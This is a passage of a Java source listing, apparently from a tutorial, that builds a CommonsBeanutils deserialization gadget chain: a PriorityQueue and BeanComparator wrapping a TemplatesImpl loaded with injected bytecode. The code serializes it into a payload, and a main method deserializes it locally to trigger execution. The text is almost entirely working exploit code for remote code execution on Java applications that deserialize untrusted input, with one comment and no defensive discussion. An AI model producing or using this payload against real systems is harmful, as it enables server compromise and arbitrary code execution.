29.     public byte[] getpayload() throws Exception {
30.         byte[] bytes = getBytes();
31.         byte[][] targetByteCodes = new byte[][]{bytes};
32.         TemplatesImpl obj = new TemplatesImpl();
33.         setFieldValue(obj, "_bytecodes",targetByteCodes);
34.         setFieldValue(obj, "_name", "HelloTemplatesImpl");
35.         setFieldValue(obj, "_tfactory", new TransformerFactoryImpl());
36.
37. //         final BeanComparator comparator = new BeanComparator();
38. //         final PriorityQueue<Object> queue = new PriorityQueue<Object>(2,
```

```
39. //            comparator);
40. //        queue.add(1);
41. //        queue.add(1);
42.
43.         final BeanComparator comparator = new BeanComparator(null,
44.             String.CASE_INSENSITIVE_ORDER);
45.         final PriorityQueue<Object> queue = new PriorityQueue<Object>(2,
46.             comparator);
47.         queue.add("1");
48.         queue.add("1");
49.
50.         setFieldValue(comparator, "property", "outputProperties");
51.         setFieldValue(queue, "queue", new Object[]{obj, obj});
52.         ByteArrayOutputStream barr = new ByteArrayOutputStream();
53.         ObjectOutputStream oos = new ObjectOutputStream(barr);
54.         oos.writeObject(queue);
55.         oos.close();
56.         return barr.toByteArray();
57.     }
58.   /*下面和 getPayload 逻辑一样，用于本地测试执行*/
59.     public static void main(String[] args) throws Exception {
60.         byte[] bytes = getBytes();
61.         byte[][] targetByteCodes = new byte[][]{bytes};
62.         TemplatesImpl obj = new TemplatesImpl();
63.         setFieldValue(obj, "_bytecodes",targetByteCodes);
64.         setFieldValue(obj, "_name", "HelloTemplatesImpl");
65.         setFieldValue(obj, "_tfactory", new TransformerFactoryImpl());
66.         final BeanComparator comparator = new BeanComparator();
67.         final PriorityQueue<Object> queue = new PriorityQueue<Object>(2,
68.             comparator);
69.         queue.add(1);
70.         queue.add(1);
71.         setFieldValue(comparator, "property", "outputProperties");
72.         setFieldValue(queue, "queue", new Object[]{obj, obj});
73.         ByteArrayOutputStream barr = new ByteArrayOutputStream();
74.         ObjectOutputStream oos = new ObjectOutputStream(barr);
75.         oos.writeObject(queue);
76.         oos.close();
77.         System.out.println(barr);
78.         ObjectInputStream ois = new ObjectInputStream(new
79.             ByteArrayInputStream(barr.toByteArray()));
80.         Object o = (Object)ois.readObject();
81.     }
82. }
```